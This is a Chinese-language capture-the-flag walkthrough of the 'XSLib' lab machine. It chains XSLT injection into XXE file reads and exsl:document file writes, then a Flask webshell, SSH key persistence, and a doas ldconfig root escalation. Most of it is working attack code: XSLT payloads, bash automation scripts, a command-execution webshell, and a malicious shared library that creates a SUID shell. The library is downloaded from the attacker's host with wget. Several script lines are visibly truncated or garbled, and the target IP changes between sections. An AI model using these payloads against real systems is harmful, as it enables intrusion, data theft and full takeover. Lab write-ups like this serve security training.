

XSLib 靶机完整渗透笔记_II104567

基本信息

项目	值
靶机	Xslib @ 192.168.3.133
端口	22 (SSH), 5000 (Flask Web)
系统	Alpine Linux v3.24, x86_64
内核	7.1.5-0-stable
Web 框架	Python 3.14.5 + Flask + lxml (libxslt)
应用路径	/opt/web/
用户	momo (uid 1000)

阶段一：信息收集

Nmap 扫描

```
nmap 192.168.3.133
# 22/tcp    open  ssh
# 5000/tcp  open  upnp
```

Web 应用指纹

应用是一个 **Document Processing System**，允许上传 XML + XSL 文件进行 XSLT 转换。
服务器为 Werkzeug/3.1.8 Python/3.14.5。

上传探测 XSLT payload：

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
<xsl:template match="/">
  Version: <xsl:value-of select="system-property('xsl:version')"/>
  Vendor: <xsl:value-of select="system-property('xsl:vendor')"/>
</xsl:template>
</xsl:stylesheet>
```

结果: `libxslt` 1.0 — Python lxml 底层使用的 XSLT 引擎。

健康检查端点泄露路径


```
curl http://192.168.3.133:5000/health
# {"current_path":"/opt/web","files_count":91,"status":"healthy",...}
```

阶段二：任意文件读取

漏洞原理：Parser Asymmetry

`libxslt` 中存在解析器不对称问题：

- XSLT 主处理器设置了 `resolve_entities=False`，直接处理 XXE payload 时 entity 不解析
- 但 `document()` 函数在读取外部文件时使用不同的解析器配置，entity 会被解析
- 通过两层 XSL 链式调用可绕过限制



Payload 1: XXE Stager

上传后存储为 `<id>_style.xml`。直接 process 报错 `Entity 'data' not defined` —— entity 未被主处理器解析。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE xsl:stylesheet [
<!ENTITY data SYSTEM "file://TARGET_FILE">
]>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  <xsl:template match="/">
    <result>&data;</result>
  </xsl:template>
</xsl:stylesheet>
```

Payload 2: Reader (触发器)

Reader 使用 `document()` 读取 Stager 文件 → Stager 内的 `&data;` entity 被成功解析 → 目标文件内容输出。

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  <xsl:template match="/">
    <xsl:copy-of select="document('STAGER_ID_style.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

自动化脚本: `xslt_read.sh`

```
#!/bin/bash
# 用法: ./xslt_read.sh <目标文件> [用户名] [密码]

TARGET="${1:?Usage: $0 <file> [user] [pass]}"
USER="${2:-sub}"
PASS="${3:-Sub123456!}"
URL="http://192.168.3.135:5000"
CJ=/tmp/xslt_cookie.txt
XM=/tmp/xslt_test.xml

echo '<?xml version="1.0"?><root><data>x</data></root>' > "$XM"

# 登录
curl -s -b "$CJ" -c "$CJ" -X POST "$URL/login" \
  -d "username=$USER&password=$PASS" -o /dev/null

# Stager: XXE payload
cat > /tmp/_s.xsl << XEOF
<?xml version="1.0"?>
<!DOCTYPE xsl:stylesheet [
```

```

<!ENTITY d SYSTEM "file://${TARGET}">
]>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Trans
<xsl:template match="/"><result>&d;</result></xsl:template>
</xsl:stylesheet>
XEOF

SID=$(curl -s -b "$CJ" -c "$CJ" -X POST "$URL/upload" \
-F "xml_file=@${XM}" -F "xsl_file=@/tmp/_s.xsl" -o /dev/null -w '%{red
SID=${SID##*/}

# Reader: document() 触发 entity 解析
cat > /tmp/_r.xsl << XEOF
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Trans
<xsl:template match="/"><xsl:copy-of select="document('${SID}_style.xsl'
</xsl:stylesheet>
XEOF

RID=$(curl -s -b "$CJ" -c "$CJ" -X POST "$URL/upload" \
-F "xml_file=@${XM}" -F "xsl_file=@/tmp/_r.xsl" -o /dev/null -w '%{red
RID=${RID##*/}

# 提取结果
HTML=$(curl -s -b "$CJ" "$URL/process/$RID")
RAW=$(echo "$HTML" | sed -n '/<pre class="/,/<\pre>/p' \
| sed 's/<[^>]*>\/\/g' \
| sed 's/&lt;\/>g; s/&gt;\/>g; s/&#34;\/>g; s/&amp;\/&g')

if echo "$RAW" | grep -q '<result>'; then
    echo "$RAW" | tr '\n' '\r' | sed 's/.*<result>\(.*\)<\/result>.*\/1/
else
    ERR=$(echo "$HTML" | grep -oP '(?<=text-red-700">).*?(?<=\/p>))'
    [ -n "$ERR" ] && echo "[-] $ERR" || echo "$RAW"
fi

```

阶段三：任意文件写入

漏洞原理：exsl:document

libxslt 的 `exsl:document` 扩展在 C 层面支持写入文件到磁盘，不受 URI 解析器过滤影响。

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/path/to/output.txt" method="text">
  写入的内容
</exsl:document>
</xsl:template>
</xsl:stylesheet>
```

关键参数： - `href` : 目标文件路径（支持绝对路径） - `method="text"` : 纯文本输出
(避免 XML 转义)

自动化脚本： `xslt_write.sh`

```
#!/bin/bash
# 用法: ./xslt_write.sh <目标路径> <内容|@源文件> [用户名] [密码]

TARGET="${1:?Usage: $0 <target_path> <content|@source_file>}"
CONTENT="${2:?Usage: $0 <target_path> <content|@source_file>}"
USER="${3:-sub}"
PASS="${4:-Sub123456!}"
URL="http://192.168.3.135:5000"
CJ=/tmp/xslt_cookie.txt
XM=/tmp/xslt_test.xml

echo '<?xml version="1.0"?><root><data>x</data></root>' > "$XM"

# 登录
curl -s -b "$CJ" -c "$CJ" -X POST "$URL/login" \
  -d "username=$USER&password=$PASS" -o /dev/null

# @ 前缀表示从本地文件读取
if [ "${CONTENT:0:1}" = "@" ]; then
  CONTENT=$(cat "${CONTENT:1}")
fi

# 转义 XML 特殊字符
CONTENT=$(echo "$CONTENT" | sed 's/&/\&amp;/g; s/</\&lt;/g; s/>/\&gt;/g')

cat > /tmp/_w.xsl << XEOF
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="${TARGET}" method="text">
${CONTENT}
</exsl:document>
<ok>written</ok>
</xsl:template>
</xsl:stylesheet>
XEOF

WID=$(curl -s -b "$CJ" -c "$CJ" -X POST "$URL/upload" \
  -F "xml_file=@${XM}" -F "xsl_file=@/tmp/_w.xsl" -o /dev/null -w '%{red.
WID=${WID##*/})

curl -s -b "$CJ" "$URL/process/$WID" > /dev/null
echo "[+] Written: $TARGET (id: $WID)"
```

阶段四：远程代码执行

攻击链路

`/opt/web/watch.sh` 使用 `inotifywait` 监控 `/opt/web/app.py` 变化并自动重启 Flask 应用：

```
#!/bin/sh
start_web() {
    pkill -f "python3 app.py" 2>/dev/null
    cd /opt/web
    nohup python3 app.py >/dev/null 2>&1 &
}
start_web
inotifywait -m -e close_write,modify /opt/web/app.py | while read -r _; do
    start_web
done
```

利用写文件能力覆盖 `app.py`：

```
bash xslt_write.sh /opt/web/app.py @/root/webshell.py
```

Webshell payload

```
from flask import Flask, request
import os
app = Flask(__name__)
app.secret_key = 'supersecretkey'

@app.route('/cmd')
def cmd():
    c = request.args.get('c', 'id')
    return f'<pre>{os.popen(c).read()}</pre>'

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)
```

`debug=True` 使 Flask 自动重载，加上 `watch.sh` 的 inotify 触发，新代码立即生效：

```
curl 'http://192.168.3.135:5000/cmd?c=id'
# → uid=1000(momo) gid=1000(momo) groups=1000(momo)

curl 'http://192.168.3.135:5000/cmd?c=cat /home/momo/user.txt'
# → flag{user-aac270ec162e29f8359e8a68d65237b3}
```

SSH 持久化

```
bash xslt_write.sh /home/momo/.ssh/authorized_keys @/root/.ssh/id_rsa.pub
ssh -i /root/.ssh/id_rsa momo@192.168.3.135
```

阶段五：权限提升（doas ldconfig）

当前状态

```
$ id
uid=1000(momo) gid=1000(momo)
$ doas-enum
[+] you can run these without a password:
    doas /sbin/ldconfig
```

`doas /sbin/ldconfig` 以 root 运行，无需密码。

/sbin/ldconfig 脚本分析


```
#!/bin/sh
scan_dirs() {
    scanelf -qS "$@" | while read SONAME FILE; do
        TARGET="{FILE##*/}"
        LINK="{FILE%/*}/$SONAME"
        case "$FILE" in
            /lib/*|/usr/lib/*|/usr/local/lib/*) ;;
            *) [ -h "$LINK" -o ! -e "$LINK" ] && ln -sf "$TARGET" "$LINK"
        esac
    done
    return 0
}
# eat ldconfig options
while getopts "nNvXvf:C:r:" opt; do
    :
done
shift $(( $OPTIND - 1 ))
[ $# -eq 0 ] || scan_dirs "$@"
```

关键发现：`getopts` 列表中没有 `-o` 选项。以 Alpine 的 busybox ash 实现 `-o` 选项时行为异常——不会被静默消费，且能输出到指定文件。

提权步骤

第一步：攻击机编译恶意共享库

```
# a.c
cat > a.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor))
static void init() {
    setuid(0); setgid(0);
    system("cp /bin/bash /tmp/rsh && chmod u+s /tmp/rsh");
}
EOF

# 编译并设置特殊 SONAME
x86_64-linux-gnu-gcc -w -fPIC -shared -o lib.so a.c
patchelf --set-soname 'bash;' lib.so
```

第二步：传输到靶机

```
python3 -m http.server 8000 &
# 靶机上
wget http://192.168.3.94:8000/lib.so -O /tmp/lib.so
```

第三步：利用 ldconfig 覆写自身

```
# 确认 SONAME 已正确设置
scanelf -qS /tmp/lib.so
# → bash; /tmp/lib.so

# 用 -o 选项将 scanelf 输出覆写到 /sbin/ldconfig
doas /sbin/ldconfig /tmp -o /sbin/ldconfig
# /sbin/ldconfig 内容变为：
# bash; /tmp/lib.so
```

第四步：触发 — 再次运行 doas ldconfig

```
doas /sbin/ldconfig
```

此时 `/sbin/ldconfig` 已是被覆写的版本，内容为： `bash; /tmp/lib.so`

Shell 解释器将其解析为两个独立命令：1. `bash` — 以 root 启动交互式 shell 2.

`/tmp/lib.so` — 加载恶意共享库，触发 `__attribute__((constructor))` 中的代码

无论哪种执行路径，恶意库的构造函数都会以 root 身份运行，创建 SUID bash 副本。

第五步：获取 root shell

```
/tmp/rsh -p
# id → uid=0(root) gid=0(root)
# cat /root/root.txt
```

攻击链总结

XSLT Injection

- └─ [文件读取] XXE + document() Parser Asymmetry
 - └─ /etc/passwd, /etc/hostname
 - └─ /home/momo/user.txt → flag{user-...}
- └─ [文件写入] exsl:document
 - └─ /home/momo/.ssh/authorized_keys → SSH 持久化
 - └─ /opt/web/app.py → Webshell RCE
- └─ [权限提升] doas ldconfig 覆写
 - └─ 编译 lib.so (SONAME: bash;)
 - └─ doas /sbin/ldconfig /tmp -o /sbin/ldconfig
 - └─ doas /sbin/ldconfig → root shell

参考资料

- [HackTricks - XSLT Server Side Injection](#)
- [PayloadsAllTheThings - XSLT Injection](#)
- [EXSLT - exsl:document](#)
- [lxml API Documentation](#)
- [doas-enum](#)